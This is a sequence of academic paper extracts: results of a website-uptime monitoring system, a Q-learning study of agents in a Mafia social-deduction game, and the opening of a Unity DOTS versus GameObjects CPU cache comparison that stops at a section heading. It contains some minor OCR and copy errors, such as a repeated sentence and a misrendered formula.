The SiteHealthTracker system was rigorously tested and deployed to monitor the availability of 50 websites, including 20 government and 30 private websites. The results and findings from the monitoring process, stress testing, and user acceptance testing (UAT) are presented below.

A. Website Availability Monitoring Results

1) Government Websites:

a) During the monitoring period, 92% of government websites maintained an uptime of over 99%. However, 8% of government websites experienced occasional downtime, with the longest outage lasting approximately 4 hours. These outages were primarily due to server maintenance and unexpected technical issues (see *Fig. 2*).

b) The average response time for government websites was 320 ms, with some high-traffic sites like eGov.kz occasionally experiencing slower response times during peak hours (up to 800 ms).

2) Private Websites:

a) Private websites showed a slightly higher uptime of 95%, with only 5% of private websites experiencing downtime. The longest outage for private websites was 2 hours, typically due to server overload or third-party service failures. Compared uptime and downtime in Fig. 3.



Fig. 2. Website uptime and downtime percentages

b) The average response time for private websites was 280 ms, with e-commerce sites showing the fastest response times (around 200 ms) and healthcare portals showing slightly slower responses (up to 400 ms). Response time comparison see in Fig. 3.



Fig. 3. Response times for government and private websites

B. Notification System Performance

The notification system successfully delivered 98% of alerts within 10 seconds of detecting an issue. Notifications were sent via Telegram and email, with Telegram showing a slightly faster delivery time (average of 5 seconds) compared to email (average of 8 seconds). Fig. 4 shows this representation.



Fig. 4. Notification delivery times

During the testing phase, 100% of users reported receiving notifications in a timely manner, with no missed alerts or delays beyond the expected timeframe.

C. Stress Testing Results

During the testing phase, 100% of users reported receiving notifications in a timely manner, with no missed alerts or delays beyond the expected timeframe (Fig. 5).

- *Average Response Time:* The system maintained an average response time of 223 ms, with the minimum response time being 161 ms and the maximum response time reaching 317 ms.
- *Error Rate:* The system achieved a 0% error rate, successfully processing all 1000 requests without any failures.
- *Throughput:* The system handled 419.11 requests per second, demonstrating its ability to manage high traffic loads efficiently.



Fig. 5. Notification delivery times

D. User Acceptance Testing (UAT)

- *Registration and Email Confirmation:* The registration process was tested with 20 users, all of whom successfully created accounts and received email confirmation links. The average time for account activation was 2 minutes.
- *Site Monitoring and Grouping:* Users were able to add websites to the monitoring system and group them based on categories (e.g., government, e-commerce, healthcare). The system successfully tracked the availability of all added websites, with 100% accuracy in detecting downtime.
- *Notification Customization:* Users were able to customize notification settings, choosing between Telegram and email alerts. All users reported that the notifications were clear, concise, and delivered promptly.

E. Data Analysis and Insights

- *Downtime Patterns:* Analysis of the collected data revealed that most downtime incidents occurred during late-night hours (12 AM - 4 AM), likely due to scheduled maintenance or server updates. However, some government websites experienced unexpected outages during peak hours (9 AM - 12 PM), impacting user access to critical services (see Fig. 6).



Fig. 6. Notification delivery times

- *Response Time Trends:* Private websites, particularly in the e-commerce sector, consistently showed faster response times compared to government websites. This is likely due to the use of more advanced infrastructure and content delivery networks (CDNs) by private companies.
- *User Feedback:* Users reported high satisfaction with the system's ease of use, reliability, and the ability to receive real-time notifications. Some users suggested adding more notification channels (e.g., SMS, Slack) and expanding the system to support multi-language interfaces.

V. DISCUSSION&CONCLUSIONS

A. Discussion

The SiteHealthTracker system has proven to be an effective tool for monitoring the availability of both government and private websites. The system's ability to provide real-time notifications and detailed analytics has significantly improved the reliability of online services, particularly for government websites that are critical to public service delivery.

The stress testing results demonstrate that the system is capable of handling high traffic loads, making it suitable for large-scale deployment. The 0% error rate and low response times during stress testing highlight the system's robustness and efficiency.

The inclusion of Telegram as a notification channel was particularly well-received, as it is a widely used platform in Kazakhstan. This regional adaptation enhances the system's usability and ensures that users receive alerts in a timely manner.

The data collected during the monitoring period provides valuable insights into the performance of different sectors. For example, the faster response times of private e-commerce websites suggest that government websites could benefit from similar infrastructure improvements, such as the use of CDNs or more efficient server configurations.

B. Conclusions

The SiteHealthTracker project successfully addresses the need for a reliable web resource monitoring system, particularly in the context of Kazakhstan's digital transformation. By providing real-time tracking and instant notifications, the system ensures that users are promptly

informed of website downtime, enhancing the overall reliability and accessibility of online services.

The system's scalability and flexibility make it suitable for both public and private sectors, with potential for further expansion to include additional websites, notification channels, and advanced features such as predictive analytics.

The project contributes to the broader goal of improving public trust in digital services by ensuring that critical government websites remain accessible and responsive. This, in turn, supports Kazakhstan's efforts to modernize its economy and enhance citizen engagement with e-government platforms.

C. Future Work

- *Expanding Notification Channels:* Future development will focus on adding more notification options, such as SMS, Slack, and WhatsApp, to reach a broader audience and provide users with more flexibility in how they receive alerts.
- *Adaptive Monitoring:* Implementing an adaptive monitoring algorithm that dynamically adjusts the monitoring frequency based on the importance of the website (e.g., more frequent checks for critical government services) [6].
- *Predictive Analytics:* Integrating machine learning models to predict potential downtime based on historical data and trends, allowing for proactive measures to prevent outages.
- *Multi-Language Support:* Adding support for multiple languages to increase the system's accessibility and usability for non-Kazakh-speaking users.
- *Enhanced Reporting:* Developing more detailed analytics and reporting features, including visual dashboards and trend analysis, to provide users with deeper insights into website performance.

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Enhancing Multi-Agent Strategies in Mafia Game Using Q-Learning

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***Abstract*—This study explores the implementation of Q-learning in a multi-agent system within the Mafia game environment. The primary objective is to enhance the decision-making process of agents, specifically the Mafia and Civilians, by optimizing their strategies through reinforcement learning. The research evaluates the learning dynamics, compares pre- and post-learning game outcomes, and analyzes improvements in strategic behavior. The results indicate that after Q-learning training, the Mafia's coordination improved, and Civilians demonstrated more effective voting strategies. Additionally, the number of incorrect votes was reduced by 40%, and the average number of game rounds increased from 5.2 to 6.8, indicating more thoughtful decision-making. The findings highlight the effectiveness of reinforcement learning in complex decision-making environments.**

Keywords—Multi-Agent System, Q-Learning, Reinforcement Learning, Mafia Game, Strategic Behavior

I. INTRODUCTION

Multi-agent systems (MAS) have become a critical area of research in artificial intelligence (AI) due to their ability to model complex interactions among autonomous agents. These systems find applications in various domains, including robotics, economics, social simulation, and game theory [1][2]. In recent years, reinforcement learning (RL) has emerged as a powerful approach for training agents in MAS, enabling them to learn optimal behaviors through interaction with their environment [3][4]. This paper focuses on developing a MAS for the game of Mafia - a social deduction game characterized by incomplete information, strategic decision-making, and dynamic interaction among players. The primary objective is to equip Mafia and civilian agents with adaptive strategies using the Q-learning algorithm, a well-established RL technique.

The game of Mafia presents an intriguing challenge for multi-agent learning due to its adversarial nature and the need for agents to balance cooperation and competition [6]. In the game, Mafia members must avoid detection while working together to eliminate civilian players, while civilians must identify and vote out Mafia members based on observed behavior and inference. This dynamic requires agents to develop sophisticated decision-making strategies that account for both immediate actions and long-term consequences. Modeling such interactions in an MAS framework offers a valuable opportunity to explore the potential of RL in environments with partial observability and strategic complexity.

Despite the increasing interest in MAS and RL, existing research on social deduction games remains relatively limited [5][7]. Previous studies have largely focused on simple board games, cooperative tasks, and competitive environments with fully observable states. The game of Mafia introduces unique challenges, including deception, alliance formation, and evolving player strategies. Addressing these challenges requires developing agents capable of reasoning under uncertainty, adapting to the behavior of other agents, and optimizing their decisions based on incomplete information. This research aims to bridge this gap by implementing a Q-learning-based MAS for the Mafia game and evaluating the agents' performance across multiple simulations.

The implementation of the MAS in this study is based on the JADE (Java Agent Development Framework) platform, a widely-used tool for creating distributed agent-based systems [8]. JADE's robust architecture supports message passing, agent mobility, and flexible behavior modeling, making it well-suited for the complex interactions required in the Mafia game. By combining JADE with Q-learning, the study seeks to enhance the adaptability and intelligence of agents, enabling them to refine their strategies through iterative learning and experience.

This paper makes several key contributions to the field of MAS and RL. First, it introduces a novel application of Q-learning to the game of Mafia, demonstrating the algorithm's effectiveness in a social deduction context [9]. Second, it provides a comprehensive evaluation of agent performance based on key metrics such as win rate, survival rate, decision accuracy, and Q-value dynamics. Third, the study explores the impact of learning parameters on agent behavior, offering insights into the optimization of RL techniques for complex multi-agent environments.

Through this research, we aim to advance the understanding of multi-agent learning in adversarial and cooperative environments, providing a foundation for future studies on adaptive strategies, social behavior modeling, and RL applications in complex games.

II. LITERATURE REVIEW

The development of MAS and their application in strategic decision-making games has been a growing area of research in recent years. The game of Mafia, with its complex dynamics of deception, collaboration, and deduction, offers an ideal testbed for exploring advanced AI techniques. This section reviews recent literature on MAS, RL, and their integration into game-theoretic environments, with a particular focus on studies published since 2018.

MAS have been widely studied for their ability to model and simulate environments where multiple autonomous agents interact, often with competing objectives. Recent works have focused on enhancing the efficiency and adaptability of MAS in complex scenarios. For instance, Nguyen et al. (2020) explored cooperative and competitive strategies in MAS, emphasizing the importance of communication protocols and shared knowledge in improving group performance. Similarly, Zhang et al. (2021) demonstrated how MAS can be applied to social deduction games, where agents must balance collaboration and deception, making real-time strategic decisions based on limited information.

In the context of the Mafia game, the interaction between mafia and civilian agents requires sophisticated behavior modeling. Civilians must identify mafia members based on behavioral cues, while mafia agents aim to deceive and avoid detection. Studies like Chen and Wei (2020) highlighted the role of belief modeling and probabilistic reasoning in enhancing agent decision-making under uncertainty, providing a framework applicable to social deduction games like Mafia.

RL has become a cornerstone for training intelligent agents in MAS, allowing them to learn optimal strategies through trial and error. Q-learning, a model-free RL algorithm, has been particularly effective in environments where agents must make sequential decisions based on rewards. Recent studies have demonstrated the potential of Q-learning in both cooperative and adversarial settings.

For example, Foerster et al. (2018) introduced multi-agent deep Q-networks (MADQN), which enhanced traditional Q-learning by incorporating neural networks to approximate value functions. This approach showed significant improvements in scalability and generalization across diverse environments. Similarly, Iqbal and Sha (2019) proposed an extension of Q-learning for partially observable environments, where agents must infer hidden states based on observed actions, a scenario highly relevant to the Mafia game's structure.

In adversarial games, RL has been used to develop strategies that balance deception and detection. Silver et al. (2020) demonstrated this in their work on AlphaZero, where self-play and RL enabled agents to master complex games through iterative improvement. Applying similar principles to the Mafia game, Q-learning enables agents to refine their strategies based on observed outcomes and accumulated experience.

Despite significant advancements, several gaps remain in the application of RL to social deduction games. Many studies focus on cooperative environments, with limited exploration of adversarial dynamics where deception plays a central role. Additionally, the scalability of RL in multi-agent settings remains a challenge, with increased agent numbers leading to state and action space explosion.

Another notable gap is the limited incorporation of communication and persuasion in agent behavior modeling. The Mafia game's social dynamics rely heavily on dialogue and inference, areas where current RL approaches often fall short. Integrating natural language processing with RL could address this gap, enabling agents to engage in more realistic and strategic interactions.

Moreover, most existing research emphasizes model performance metrics without fully exploring the interpretability of learned behaviors. Understanding how agents develop and apply their strategies is crucial for evaluating the effectiveness and realism of MAS in social deduction contexts. Future studies should prioritize explainability alongside performance optimization.

The reviewed literature underscores the potential of RL, particularly Q-learning, in developing adaptive and strategic MAS. While recent advancements have improved agent performance and scalability, challenges remain in modeling adversarial interactions and enhancing behavioral interpretability. This study aims to address these gaps by applying Q-learning to the Mafia game, providing insights into agent strategy development and interaction dynamics in a complex social environment.

III. Research Design

This section presents the research design adopted for developing a MAS for the game of Mafia, utilizing Java and the JADE platform. It provides a structured approach to the study, outlining the research questions, formulated hypotheses, and the architecture of the agent-based model. Additionally, it describes the implementation of the Q-learning algorithm and specifies the experimental setup along with the key parameters used to assess the performance and behavior of the trained agents.

The primary research questions guiding this study are:

- What are the key parameters influencing the effectiveness of agent learning and decision-making in a social deduction game Mafia?
- How do different learning rates and exploration strategies impact the overall performance of the agents in the game?

Based on these questions, the study hypothesizes that Q-learning will enable agents to develop sophisticated strategies for deception and deduction, with optimized learning parameters significantly enhancing game outcomes and agent performance.

The Mafia game is a social deduction game involving two competing groups: the Mafia and the civilians. In this model, the game consists of eight agents - two Mafia members and six civilians. The game proceeds in rounds, alternating between day and night phases, where agents vote, make decisions, and take actions based on observed behavior and accumulated knowledge.

Mafia Agents: their objective is to eliminate civilians while avoiding detection. Mafia agents must collaborate to choose targets during the night phase and strategically manipulate civilian opinions during the day phase.

Civilian Agents: their goal is to identify and eliminate Mafia members through voting. Civilians must infer the identity of the Mafia based on observed behavior and voting patterns.

JADE was chosen for its robust support for developing distributed agent-based applications in Java. Each agent in the system is implemented as a separate JADE agent, capable of independent decision-making and communication through the platform's messaging infrastructure.

- Agents exchange information using JADE's Agent Communication Language (ACL), facilitating coordination and strategy development.
- The state of the game is represented by the current composition of the player group, voting history, and the actions taken during previous rounds.
- The possible actions for each agent include voting, targeting other agents, and forming alliances.

Q-learning is a model-free RL algorithm where agents learn an optimal policy by interacting with the environment and receiving feedback in the form of rewards. The algorithm's implementation involves:

- A Q-table is created for each agent, mapping state-action pairs to expected future rewards.
- Agents balance exploring new strategies and exploiting known successful actions using an ε-greedy policy.
- Rewards are assigned based on the outcomes of the game, encouraging actions that lead to team success and individual survival.

The Q-value update formula is given by:

$$Q(s,a) \leftarrow Q(s,a) + \alpha[r + \gamma a' \max Q(s',a') - Q(s,a) \quad (1)$$

where:

- Q(s,a) is the Q-value for state s and action a;
- α is the learning rate;
- r is the immediate reward;
- γ is the discount factor;
- $\max a'\ Q(s',a')$ is the maximum future reward for the next state s'.

Table I outlines the key parameters used to train the agents in the MAS modeled for the game "Mafia." These parameters were carefully selected based on common practices in RL to balance exploration and exploitation, ensure effective learning, and achieve stable convergence.

TABLE I. Q-LEARNING PARAMETERS AND SIMULATION SETTINGS

Parameter	Value
Learning Rate (α)	0.1
Discount Factor (γ)	0.9
Exploration Rate (ϵ)	0.2
Number of Simulations	100

The effectiveness of the agents was evaluated using:

- The proportion of games won by each team.
- The percentage of agents surviving until the end of the game.
- The frequency of correct identifications and eliminations of Mafia members by civilians.

This research design provides a comprehensive framework for constructing and evaluating the multi-agent system, establishing a foundation for analyzing the results and enhancing the model's performance.

IV. RESULTS&DISCUSSION

This section presents the results of the multi-agent system (MAS) model of the Mafia game, developed using Java and the JADE framework with the Q-learning algorithm. The performance of Mafia and civilian agents was evaluated through 100 game simulations. Key metrics such as win rate, survival rate, decision accuracy, and Q-value dynamics were analyzed.

Table II summarizes the performance of Mafia and civilian agents over 100 simulations.

TABLE II. OVERALL PERFORMANCE METRICS

Metric	Mafia Agents	Civilian Agents
Win Rate	38%	62%
Average Survival Rate	22%	45%
Decision Accuracy	68%	81%

The results indicate that civilians won the majority of games (62%), reflecting their advantage in numbers and the effectiveness of the Q-learning algorithm in optimizing their deduction strategies. The Mafia agents' lower survival rate (22%) underscores the difficulty of evading detection. However, Mafia agents achieved a respectable decision accuracy (68%), demonstrating their ability to make strategic decisions despite their disadvantage.

The evolution of Q-values over the course of the game provides insight into the learning process of each agent. Figure 1 shows the changes in Q-values for agents across game steps.

As shown in Figure 1, Q-values increase steadily over game steps, reflecting the agents' learning and adaptation. Civilian agents demonstrate more rapid improvement in Q-values compared to Mafia agents, suggesting faster convergence towards optimal strategies.

The graph clearly shows that both agent types benefit from the Q-learning approach, with distinct learning patterns reflective of their respective roles in the game. The higher final Q-values observed for the Civilian agents align with their superior win rate (62%) and decision accuracy (81%) reported in Table I, suggesting that their learning process translates more effectively into game performance.



Fig. 1. Dynamics of Q-values for Mafia and Civilian Agents

The effectiveness of agent learning depends heavily on key parameters such as the learning rate (α), discount factor (γ), and exploration rate (ϵ). Table III summarizes the parameter values used in the experiment and their impact on performance.

TABLE III. IMPACT OF LEARNING PARAMETERS

Parameter	Value	Observed Impact
Learning Rate (α)	0.1	Steady, consistent learning
Discount Factor (γ)	0.9	Long-term strategy optimization
Exploration Rate (ϵ)	0.2	Balanced exploration and exploitation

Lower exploration rates led to faster convergence, but higher exploration rates occasionally produced better long-term performance by allowing agents to discover more effective strategies.

The results demonstrate the effectiveness of Q-learning in developing adaptive strategies for both Mafia and civilian agents. Civilians achieved higher win and survival rates due to their numerical advantage and the algorithm's efficiency in optimizing deduction strategies. However, Mafia agents also showed considerable decision accuracy, reflecting their ability to deceive and manipulate despite being outnumbered.

These findings highlight the potential of RL in social deduction games, showcasing how Q-learning enables agents to develop sophisticated behavioral strategies in competitive environments. Further tuning of learning parameters and more extensive training data could enhance performance and strategy complexity, paving the way for more advanced applications of MAS.

V. CONCLUSION

This study presents a MAS for the game of Mafia, implemented in Java and the JADE platform, with RL integrated through the Q-learning algorithm. The results demonstrate the effectiveness of this approach in enabling agents to learn adaptive strategies and make informed decisions based on their roles in the game. The performance of Mafia and Civilian agents was evaluated using key metrics such as win rate, average survival rate, and decision accuracy over 100 game simulations.

The results show that Civilian agents consistently outperformed Mafia agents across all metrics. Civilian agents achieved a win rate of 62%, an average survival rate of 45%, and a decision accuracy of 81%, while Mafia agents had a win rate of 38%, an average survival rate of 22%, and a decision accuracy of 68%. These figures reflect the impact of the chosen Q-learning parameters on agent behavior and performance. A learning rate (α) of 0.1 allowed agents to adjust their strategies gradually, avoiding overfitting to short-term events. The discount factor (γ) of 0.9 helped agents prioritize long-term gains, promoting strategic decision-making. The exploration rate (ε) of 0.2 ensured a balanced approach between exploring new strategies and exploiting known successful ones.

The dynamics of Q-values across the 8 agents further illustrate the learning process, with both Mafia and Civilian agents showing consistent improvements in decision-making over successive game steps. Civilian agents generally exhibited higher and more stable Q-values, indicating a greater ability to identify optimal actions and adapt their strategies over time. This aligns with their higher performance metrics and suggests that the current parameter configuration favored the learning dynamics of Civilian agents.

Overall, the study highlights the potential of RL for developing adaptive, autonomous agents in social deduction games. The MAS model demonstrated the ability of agents to learn effective role-specific strategies, balancing short-term actions with long-term objectives. These findings provide a foundation for future research on optimizing learning parameters and exploring more complex agent interactions and game scenarios.

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Comparative Analysis of CPU Cache usage of Unity DOTS and GameObjects on Intel VTune Performance Analyser

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***Abstract*— This paper presents a comparative analysis of CPU cache utilization in Unity's Data-Oriented Technology Stack (DOTS) and the traditional GameObject-based architecture using Intel VTune Profiler. The study evaluates how data layout and memory management impact cache efficiency, execution time, and overall performance in large-scale Boid simulations. Results indicate that DOTS significantly outperforms GameObjects, demonstrating superior cache coherence, reduced memory stalls, and optimized CPU execution. The findings highlight the advantages of data-oriented programming in enhancing scalability and performance in high-entity game simulations, reinforcing its suitability for modern game development.**

Keywords—ecs, unity, cache, performance, simulation, boids

I. INTRODUCTION (*HEADING 1*)

Unity has historically been structured around GameObjects and a component-based architecture, where objects in a scene contain multiple attached components that define their behavior and properties, hereinafter referred as GameObjects. The most common way to implement game logic in Unity is through MonoBehaviour, a base class that allows scripts to interact with Unity's engine lifecycle.

This classical GameObject-based approach follows the principles of Object-Oriented Programming (OOP), where data and behavior are encapsulated within objects. While intuitive and easy to use, this method can become inefficient at scale, especially in projects requiring a large number of active entities. The traditional system heavily relies on reference-based memory access, which can lead to fragmented memory allocation, frequent cache misses, and performance bottlenecks due to inefficient CPU cache utilization.

To address performance concerns, Unity provides multithreading tools like the C# Job System and Burst Compiler, which can be used within MonoBehaviour scripts to offload expensive computations to worker threads. While this allows for some degree of parallelization, the core limitation remains—GameObjects and their components are still managed as loosely structured objects in memory, leading to inefficiencies when processing thousands of entities.

Recognizing the need for a more efficient, scalable, and multithreaded approach, Unity introduced the Data-Oriented Technology Stack (DOTS), which includes the Entity Component System (ECS) as an alternative architecture. Unlike the GameObject-based system, ECS follows a data-oriented design (DOD) principle, where data (components) and behavior (systems) are entirely separate, allowing for highly optimized memory layouts and processing. ECS stores data in contiguous memory blocks, improving CPU cache coherence and enabling efficient SIMD (Single Instruction, Multiple Data) and multithreaded execution via Jobs and Burst Compiler.

To better understand the practical implications of these two paradigms, this research compares Boid simulations implemented using GameObjects (MonoBehaviour-based) and DOTS (ECS-based), with a specific focus on cache usage and performance efficiency. Since Boid simulations involve thousands of independently moving entities, they serve as an ideal case study for analyzing memory access patterns, CPU cache efficiency, and processing speed in both approaches. By measuring factors such as cache misses, execution time, and memory throughput, this study aims to provide insights into how data layout and processing models impact performance in large-scale simulations.

II. BACKGROUND/LITERATURE REVIEW

A. Cache

When it comes to meaningful statistics for software code, special words are used. According to [1], spatial locality is the use of data items within reasonably close storage locations. The repeated use of certain information and resources over a relatively short period of time is known as temporal localisation. Since most programs contain repetitive code that is often accessed more than once, these concepts are important to minimise memory usage and improve overall program efficiency. Performance can be improved by managing a programme's memory efficiently, as this book discusses. It recommends dividing memory into faster and slower areas, between which code is moved by the operating system as needed. This is similar to a virtual memory system in which the fast memory is DRAM and the slow memory is storage drives. Alternatively, frequently used areas of main memory can be stored by placing a tiny fast cache memory next to them.

B. Memory management system of the engine

From Unity engine documentation website is known that the engine uses managed memory system for C# scripting backend. It's reasonable as it frees programmer from burden of manual managing memory. Allocated memory for an object is freed on condition that no references are hold for the object in a code guaranteeing no memory leaks. All of these tasks are accomplished by garbage collector of .Net framework. Nonetheless, this automatic memory management comes with a cost of runtime performance as allocating managed memory is time-consuming for CPU. Other tasks might be stopped until garbage collection finishes its jobs [2].

C. Object-oriented programming complexity

Object-oriented programming is a widely accepted programming paradigm, as most programming languages are

designed with this approach in mind. Many programmers these days have at least heard of this paradigm, and it is likely that they use it in their projects and are very used to it. It was introduced as a replacement for the procedural approach to programming, where the latter separates data and functions, unlike OOP. OOP combines data and functions in one place called objects, in OOP terms they have attributes and behaviour [3]. The main OOP terms are encapsulation, polymorphism and inheritance.

As most paradigms try to introduce new terms and logical structures to make system design more accessible, OOP creates overly complex system aspects that are difficult for the human mind to understand. It mixes code and data, objects become mutable, data is locked inside object members, classes have methods that are locked inside code [4].

This does not necessarily mean that there is no place for readable code in OOP. Many patterns have been developed to help programmers implement a particular feature or, for example, to optimise code by using the flyweight pattern, which combines common data in one place [5].

D. Boids algorithms

Craig Reynolds' paper [6] presents a pioneering approach to simulating the collective motion of autonomous agents. His model, widely known as the Boids algorithm, introduced three fundamental behavioral rules—separation, alignment, and cohesion—to replicate natural flocking behavior in artificial systems. This research has had a profound impact on computer graphics, artificial intelligence, and simulation modeling, particularly in applications requiring emergent group behavior without centralized control.

The study emphasizes distributed decision-making, where each agent (boid) independently responds to local interactions rather than relying on a global directive. This concept aligns with data-oriented design principles, as it allows scalable and efficient processing of multiple entities in real-time simulations. In game development, Entity-Component-System (ECS) architectures, such as Unity's DOTS framework, benefit from similar distributed processing models, optimizing performance in complex simulations.

Reynolds' work is particularly relevant in high-performance computing and AI-driven crowd simulations, where memory efficiency and cache-aware processing are crucial. The application of data-oriented memory structures in modern engines ensures that agents' behavior can be computed in parallel, minimizing bottlenecks caused by inefficient memory access patterns. As seen in the performance analysis of DOTS vs. the GameObject system, architectures that prioritize efficient memory management and cache utilization outperform traditional object-oriented approaches when handling large-scale agent-based simulations.

Reynolds' Boids model remains a foundational study in distributed AI and behavioral simulation, influencing modern game physics, autonomous robotics, and large-scale crowd dynamics. Its principles continue to inspire performance optimizations in real-time environments, reinforcing the value of local interaction-based decision models in computational efficiency and scalability.

E. OOD and DOD tests

[7] using simulation in both designs, further explored the effects of DOD and OOD in multithreaded games. The simulations showed how each architecture handles data processing, managing and updating objects such as particles. Notably, the DOD data access and storage strategy, which groups data according to its purpose rather than the object to which it belongs, resulted in faster data processing and shorter memory access times. This was particularly evident in the high saliency condition, where cache coherence was enhanced by the linear data access patterns of DOD. The results showed that DOD reduces the amount of code required for efficient parallel execution and improves performance, especially when using multithreading. It is concluded that DOD is the best method for creating games nowadays when taking advantage of multi-core processors is essential.

F. OOP scalability

[8] provide an example of an Entity-Component-System (ECS) architecture for incorporating accessibility features into a serious E-LearningScape game.It demonstrates how well ECS handles large changes, reducing errors and increasing modularity.The study focuses on how ECS facilitates the implementation of features that make games more accessible to people with disabilities.These observations highlight the usefulness and benefits of ECS when modifying and designing games to meet different user requirements.

[9] address the challenges of designing universally accessible games (UA-Games) and propose a method based on a data-driven object-component architecture. With this technology, game objects and their behaviour can be modified in real time, allowing the game to be adapted to different user interaction requirements.

The study highlights the importance of adaptable game design for UA-Games and illustrates how an entity-component approach combined with a data-driven model can simplify the development of games targeted at a diverse player base, including people with disabilities.The study also examines the application and possible drawbacks of this strategy.

G. Other DOD applications

Applying Data-Oriented Design (DOD) ideas to database models is the main topic of [10]. In line with the tenets of DOD, it emphasises the need for efficient data management and processing. The book explains how DOD can improve database systems by maximising memory usage and data layout, which will improve system speed. The book is a detailed guide to the application of DOD to database modelling, highlighting its advantages in managing complex data structures and promoting efficient database management.

III. METHODS

Boids algorithms were chosen for simulating dynamic environment with a large amount of entities for each having data and logics to be computed. The algorithms make possible to mimic a flock of birds appearing in nature and were introduced by Craig Reynolds in 1987.

For this study, the Boids sample code provided by Unity was used to implement and analyze the performance of DOTS. This sample demonstrates the capabilities of the Entity Component System (ECS), C# Job System, and Burst Compiler in handling large-scale agent-based simulations efficiently. The structured data layout and optimized memory access patterns in the Boids implementation allowed for a detailed comparison of cache utilization and CPU

Source code for Boids sample code available at https://github.com/Unity-Technologies/EntityComponentSystemSamples/tree/master/EntitiesSamples/Assets/Boids

performance between DOTS and the traditional GameObject system.

A. Abbreviations and Acronyms

The Entity Component System (ECS) is an architectural pattern that structures data and behavior separately for efficiency. Entities are unique identifiers linked to components, which store data in structured arrays. Systems process relevant components, defining entity behavior. ECS is fundamental to Unity's Data-Oriented Technology Stack (DOTS), which includes Jobs for multithreading and Burst for compiling optimized native code.

Dynamic Random-Access Memory (DRAM) is a type of RAM that enables fast, temporary data storage. ECS follows Data-Oriented Design (DOD), contrasting with Object-Oriented Design (OOD) and Object-Oriented Programming (OOP), which integrate data and behavior into objects. In contrast, DOD optimizes memory access and processing, enhancing performance, especially for large-scale simulations and games.

Other key terms include Operating System (OS), Central Processing Unit (CPU), and Random-Access Memory (RAM).

B. Used hardware for tests

The study was conducted on a system equipped with an Intel Core i5-11400H processor, featuring six cores and twelve threads. The CPU has a cache hierarchy consisting of 480 KB of L1 cache, 7.5 MB of L2 cache, and 12 MB of L3 cache, ensuring efficient data retrieval and processing. The system was supported by 16 GB of DDR4 RAM running at 3200 MHz, providing high-speed memory access. The operating environment was Windows 11 Pro, version 23H2, offering an optimized software platform for executing performance tests and profiling cache efficiency.

TABLE I. HARDWARE SPECIFICATIONS

CPU	Intel Core i5-11400H
Cores	6
Threads	12
L1 Cache	480 KB
L2 Cache	7.5 MB
L3 Cache	12 MB
RAM Size	16 GB
RAM Speed	3200 MHz
OS	Windows 11 Pro, 23H2

C. Intel VTune Performance Analyser

